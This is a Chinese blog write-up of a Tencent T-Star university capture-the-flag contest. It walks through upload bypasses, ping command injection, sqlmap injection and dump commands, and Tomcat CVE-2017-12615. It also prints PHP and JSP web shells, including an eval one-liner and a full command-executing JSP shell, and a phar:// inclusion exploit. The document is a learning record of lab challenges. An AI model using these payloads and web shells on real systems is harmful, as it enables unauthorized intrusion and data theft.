
腾讯T-Star高校挑战赛

原创

想冲大厂的癞蛤蟆 于 2020-07-01 10:36:42 发布 542 收藏

分类专栏： 赛题 文章标签： 安全漏洞

本文链接：https://blog.csdn.net/Zlirving_/article/details/107056592



赛题 专栏收录该内容

1 篇文章 0 订阅

订阅专栏

0X00前言

以组队形式参加的赛事，一个月前找到了三位好友组团参赛（都是小白啦，包括我）

记录一下赛题~

0X01赛题

一、签到 —— 文件上传js绕过

Upload-labs上的第一题

首先，先上传一个正常.txt或.jpg文件测试是否能够正常上传，结果是可以正常上传。然后，再上传一个已经写好一句话木马的php文件，上传的php文件内容为：<?php eval($_POST['cmd']);?>

此时，有弹窗提示文件类型限制，上传失败。


根据经验，我们开始排查漏洞，先查看网页源代码，在代码尾发现上传文件的类型限制是由前端JavaScript完成。那么只需要在浏览器上禁用前端JavaScript即可。

网页源代码：

```
44
45 <script type="text/javascript">
46     function checkFile() {
47         var file = document.getElementsByName('upload_file')[0].value;
48         if (file == null || file == "") {
49             alert("请选择要上传的文件!");
50             return false;
51         }
52         //定义允许上传的文件类型
53         var allow_ext = ".jpg|.png|.gif";
54         //提取上传文件的类型
55         var ext_name = file.substring(file.lastIndexOf("."));
56         //判断上传文件类型是否允许上传
57         if (allow_ext.indexOf(ext_name) == -1) {
58             var errMsg = "该文件不允许上传，请上传" + allow_ext + "类型的文件,当前文件类型为：" + ext_name;
59             alert(errMsg);
60             return false;
61         }
62     }
63 </script>
```


禁用之后我们再次上传，此时脚本上传成功。上传成功之后会返回路径，我们可以用菜刀连接shell。在菜刀中添加，输入脚本文件的路径，输入密码cmd，连接成功。

查看网站目录，在www目录下发现key文件，打开即是flag。



二、命令执行基础

DVWA命令执行原题

页面是一个输入IP地址返回ping结果的界面。首先，我们先输入一个IP地址查看返回结果。

```
PING 192.168.44.132 (192.168.44.132) 56(84) bytes of data.

--- 192.168.44.132 ping statistics ---
4 packets transmitted, 0 received, 100% packet loss, time 2999ms
```

如上，发现返回结果是命令行里的直接输出！此时，根据命令执行的基础知识，使用&连接我们执行的命令，例如，输入192.168.44.132&ls -l，尝试命令执行漏洞，结果如下，查询目录成功，接下来遍历目录：

```
total 8
-rwxr-xr-x 1 www-data www-data 967 Dec 15  2017 index.php
-rwxr-xr-x 1 www-data www-data 661 Dec 15  2017 medium.php
PING 192.168.44.132 (192.168.44.132) 56(84) bytes of data.

--- 192.168.44.132 ping statistics ---
4 packets transmitted, 0 received, 100% packet loss, time 3000ms
```


使用命令1&ls …访问上一层目录，此处发现key.php文件：

```
html
key.php
```

读取此文件，命令：1 & cat …/key.php，得到flag

三、你能爆破吗——cookie注入

根据题意，使用burp suite爆破。（事先可以使用弱口令登录）
我们先抓包到burp suite，将一下部分发送到intruder进行爆破。
添加爆破的payload admin和pass两个，爆破方式选择Cluster bomb。使用我们自己有的常用用户名和密码字典，分别对用户名和密码爆破。
完整过程比较漫长，但是好在用户名密码比较常见，通过length判断，都是admin，admin 。


Request ▲	Payload1	Payload2	Status	Error	Timeout	Length	Cor
0			200	☐	☐	1618	
1	admin	admin	302	☐	☐	1755	
2	admin'--	admin	200	☐	☐	1623	
3	admin' or "="--	admin	200	☐	☐	1636	

我们回到原来页面输出用户密码，返回如下：

刷新界面抓包，抓到的POST包里存在cookie参数，并且发现cookie是经过base64加密的，结合题目提示，尝试对其进行爆破。
将抓到的包保存为txt文件，使用sqlmap工具对cookie参数进行爆破，-p指定参数，–tamper指定脚本，–level指定等级，-dbs爆数据库，代码如下：

```
python sqlmap.py -r 1.txt -p uname --tamper base64encode.py --level 2 -dbs
```


发现确实存在注入点，拿到数据库：



排除其他数据库，我们要的应该是security，爆表：

```
python sqlmap.py -r 1.txt -p uname --tamper base64encode.py --level 2 -D security --tables
python sqlmap.py -r 1.txt -p uname --tamper base64encode.py --level 2 -D security -T flag --columns
python sqlmap.py -r 1.txt -p uname --tamper base64encode.py --level 2 -D security -T flag -C flag --dump
```

读取出来的flag



四、成绩单

听说又是以前一个赛事的原题

按照界面预输出，我们输入1,2,3，输出回显三个数和一个名字。非常熟悉的sql注入界面了，我们开始在burp suite抓包。

POST包传递id参数：

遇上题类似，我们保存抓包数据到txt文件，使用sqlmap爆破。使用命令爆数据库：

```
python sqlmap.py -r 2.txt -p id --level 2 --dbs
python sqlmap.py -r 2.txt -p id --level 2 -D web1 --tables
python sqlmap.py -r 2.txt -p id --level 2 -D web1 -T fl4g --columns
python sqlmap.py -r 2.txt -p id --level 2 -D web1 -T fl4g -C flag --dump
```

成功拿到flag

五、小猫咪踩灯泡

Tomcat（CVE-2017-12615）

payload:测试任意文件上传

利用burpsuite 进行抓包。发送到repeater,修改GET请求为PUT，修改名字shell.jsp,下面添加jsp的shell

```
<%@ page language="java" import="java.util.*,java.io.*" pageEncoding="UTF-8"%><%!public static String excuteCmd(String c) {StringBuilder line = new StringBuilder();try {Process pro = Runtime.getRuntime().exec(c);BufferedReader buf = new BufferedReader(new InputStreamReader(pro.getInputStream()));String temp = null;while ((temp = buf.readLine()) != null) {line.append(temp+"\\n");}buf.close();} catch (Exception e) {line.append(e.getMessage());}return line.toString();}%><%if("023".equals(request.getParameter("pwd"))&&!"".equals(request.getParameter("cmd"))){out.println("<pre>"+excuteCmd(request.getParameter("cmd"))+"</pre>");}else{out.println(":-)");}%>
```

访问文件，发现上传成功：

执行远程命令,?&pwd=023&cmd=ls

最后执行获取flag命令：?&pwd=023&cmd=cat flag.txt 拿到flag

六、文件上传

经过不断fuzz得出以下过滤

黑名单后缀 + content-type检测 + 内容头部检测 + 内容大小检测

内容敏感字符过滤（可双写绕过）

flag{Aa3c7c37508E40B3}

七、文件包含getshell —— phar://

upload页面只可以上传txt后缀文件

查看lfi.txt，发现可以文件包含

```
<?php
$file = $_REQUEST['file'];
if ($file != '') {
    $inc = sprintf("%s.php", $file); // only php file can be included
    include($inc);
}
?>
```

准备一个zip文件，里面是1.php，具体如下，并且重命名为1.txt，然后上传

```
PKETXEOTDC4    BS 碘截芍$BELEM    ETB    ENO    1.php<?php eval($_GET[1]);
?>PKSOHSTXUS DC4    BS 碘截芍$BELEM    ETB    ENO $                1.php
      SOH CAN CANg?MO?*Q5?MO???MO?PKENOACK    SOH SOH W    <
```

通过phar://伪协议执行命令

lif.php?file=phar://files/s2afSfGk37Bder1.txt/1&1=phpinfo();

(一般情况下) lif.php?file=phar://files/s2afSfGk37Bder1.txt/1.php&1=phpinfo();

通过zip://伪协议执行命令

lif.php?file=zip://files/s2afSfGk37Bder1.txt#1&1=phpinfo();

拿flag
lif.php?file=phar://files/s2afSfGk37Bder1.txt/1&1=system(‘cat flag.php’);

```php
<?php
$flag="flag{weisuohenzhongyao}";
?>
```

八、分析代码

是不是联想到7字符或者5字符的文件写入（但是好像我试着不行）

```php
<?php
show_source(__FILE__);
error_reporting(0);
if(strlen($_GET[1])<7){
        echo  shell_exec($_GET[1]);
}

?>
```


有个猥琐的思路：用cat命令读上一级目录的key
先写入cat文件
.com/?1=>cat
然后看到key是在上层目录
.com/?1=ls …/
然后直接使用cat来读取 * …/*
输入通配符*，Linux会把第一个列出的cat文件名当作命令，剩下的文件名当作参数。相当于cat …/* 后面的*相当于读取了该目录下所有文件

GOT IT!
收获还是有的。学到了奇葩姿势让自己也猥琐起来

****